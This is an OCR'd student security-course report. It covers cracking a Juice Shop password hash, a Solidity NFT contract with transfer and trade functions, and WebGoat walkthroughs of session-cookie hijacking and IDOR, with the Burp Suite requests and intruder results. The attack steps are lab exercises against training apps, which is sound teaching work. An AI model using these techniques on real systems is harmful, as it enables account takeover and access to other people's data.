
Hash	Type	Result
e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

So ncc-1701 is the password for JIM.

So we can directly login into Jim's account using his email from SQL injection and his password.



OWASP Juice Shop Showing completion of all challenges.

FCS Assignment 2


Question 3

Question 3

This is our solidity contract


```
import "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import "@openzeppelin/contracts/utils/Counters.sol";
// Import necessary libraries

//Specify token inherits from ERC721
contract MyNFT is ERC721 {
    using Counters for Counters.Counter;
    Counters.Counter private _tokenIds;
    //Store tokenURIs for each tokenIDs,_tokenExists is boolean array to return if a particular token exists or not
    mapping(uint256 => string) private _tokenURIs;
    mapping(uint256 => bool) private _tokenExists;

    constructor() ERC721("MyNFT", "NFT") {}
    //Function to mint NFT
    //recipient address is the wallet address,tokenID is the ID of the token,tokenURI is IPFS URI
    function mintNFT(address recipient, uint256 tokenId, string memory tokenURI) public {
        _safeMint(recipient, tokenId);
        _setTokenURI(tokenId, tokenURI);
    }
    //internal Function to set tokenURI at this tokenID
    function _setTokenURI(uint256 tokenId, string memory tokenURI) internal {
        _tokenURIs[tokenId] = tokenURI;
    }

    function tokenURI(uint256 tokenId) public view override returns (string memory) {
        return _tokenURIs[tokenId];
    }
    //check if a tokenID exists in the contract
    function _exists(uint256 tokenId) internal view returns (bool) {
        return _tokenExists[tokenId];
    }
}
```


Comments are added to the solidity contract, to explain each function and variable. This is how we deploy the contract on remix IDE.



b)We mint the NFT with this meta.json file. The NFT is my passport size photo.


The URI of the photo on IPFS is added to meta.json which is then added to the IPFS. This is what is added to mintNFT function on the contract.





These are details of the NFT:


```
{
    "metamask_public_address":"0xc8F011793b3807D832132fDCE04557fE58b75e17",
    "contract_address":"0xf9238c062a10b0707c56863fdd8289ec723f737f",
    "nft_transaction_hash":"0x32360eb2ba8e10b9c653338fc1826f8e6db8cf0843875ee8f05f323eb8ee81ab",
    "image_ipfs_cid":"ipfs://bafkreifp7rmbe7hohoj3x2yg6zqaxgsmyzclrw5dx7ubwoz43tdfdus2ey",
    "metadata_ipfs_cid":"ipfs://bafkreih46vabgpcmqql4z2daxp5fbnzkvyuaea4sjzad2pa4nk5jtgpjji"
}
```





c)We need to write contracts for tradeNFT and transferNFT


```
    }
    //transferNFT simply transfers URI at given tokenID in contract from one address to anoither.
    function transferNFT(address from, address to, uint256 tokenId) public {

        transferFrom(from, to, tokenId);
    }
    //tradeNFT transfers fromtokenID from 'from' to 'to' and totokenID from 'to' to 'from'
    //We first do some error to check the owners of fromTokenID and toTokenID
    //We also check if the caller is approved to make this transfer.
    function tradeNFT(address from, uint256 fromTokenId, address to, uint256 toTokenId) public {
        require(ownerOf(fromTokenId) == from, "ERC721: caller is not the owner of the from token");
        require(ownerOf(toTokenId) == to, "ERC721: caller is not the owner of the to token");
        require(isApprovedForAll(from, _msgSender()), "ERC721: caller is not approved to transfer the from token");
        require(isApprovedForAll(to, _msgSender()), "ERC721: caller is not approved to transfer the to token");
        safeTransferFrom(from, to, fromTokenId, "");
        safeTransferFrom(to, from, toTokenId, "");
    }
```

This contract is compiled,deployed and NFTs are added.
Contract:0x40D5e05C79686Eb5c0889CFC16d1612cFfAcA83f







The transferNFT function parameters are given
Below is the transaction to transferNFT.
TransactionID:
0x74734328741c780e731bd226a9774c62f3a80fe415c9d95ebc6ad31d395b6128



tradeNFT:The same contract is used to tradeNFT between two wallets.
Before tradeNFT is used,setApprovalforAll needs to be used to setApproval for caller to transferNFT belonging to other wallet





Transaction to transfer NFT in both directions.0x0097757fd2ef0b0a9da2d09674c3bf7b396197184998b5dbb9cd0dd645395da2

Assignment 2
Question 4

I have successfully completed the following


A1)Hijack a Session
A1)Insecure Direct Object Reference
A1)Missing Function Level Access Control(all done except 4 which is not working)
A1)Spoofing Auth Cookie

A3)SQl Injection(Intro)
A3)SQL Injection(Advanced)->Part 3 and 6 done
A3)Path Traversal->Part 2,3,4,5 done
A3)XSS

A7)All Assignments and Parts done

A10)SSRF
A10)CSRF->Part 3,4,7 done

Assignment1)
Q1)Hijack session



Intercept request using BurpSuite
Note hijack cookie of form (cookie Number-timestamp)
Cookie Number increments by 1 for each request
Everytime cookie number increments by 2 means some user logged in between the two requests.
Note timestamps of your requests.
Use sequencer in BurpSuite to find an appropriate hijack cookie which gives favourable response.
Note down cookie number

Request

```
POST /WebGoat/HijackSession/login HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://127.0.0.1:8080
Connection: close
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: JSESSIONID=l9V79Kzx6kBj9irEJXiwS7tK4Mbl-AIBgCgrPOnI
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

username=arnav21235&password=abc123
```

Response

```
HTTP/1.1 200 OK
Connection: close
Set-Cookie: hijack_cookie=8420262749079968718-1698941605251; path=/WebGoat; secure
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 02 Nov 2023 16:13:25 GMT

{
  "lessonCompleted":false,
  "feedback":
  "Sorry the solution is not correct, please try again.",
  "output":null,
  "assignment":
  "HijackSessionAssignment",
  "attemptWasMade":true
}
```

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8080 — Update Host header to match target

```
POST /WebGoat/HijackSession/login HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
Origin: http://127.0.0.1:8080
Connection: close
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: hijack_cookie=8420262749079968716-1698941§484775§; JSESSIONID=l9V79Kzx6kBj9irEJXiwS7tK4Mbl-AIBgCgrPOnI
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

username=arnav21235&password=abc123
```

Q2)Indirect Object Reference

Part 2)Trivial
Part 3)Trivial,simply send response from BurpSuite and check role and userId
Part 4)WebGoat/profile/{user_id}
Part 5)Use sequencer to view profiles after your userId,Some request would succeed. Path used is profile/{your_userId}

Request

Raw Hex

```
GET /WebGoat/IDOR/profile HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Cookie: hijack_cookie=8420262749079968679-1698936669967; JSESSIONID=l9V79Kzx6kBj9irEJXiwS7tK4Mbl-AIBgCgrPOnI
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 02 Nov 2023 17:47:05 GMT

{
  "role":3,
  "color":"yellow",
  "size":"small",
  "name":"Tom Cat",
  "userId":"2342384"
}
```

Chromium-browser


Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		500			20038	
1	2342384	200			472	
2	2342385	500			12125	
3	2342386	500			12125	
4	2342387	500			12125	
5	2342388	200			467	
6	2342389	500			12125	
7	2342390	500			12125	
8	2342391	500			12125	
9	2342392	500			12125	
10	2342393	500			12125	
11	2342394	500			12125	
12	2342395	500			12125	

Request Response

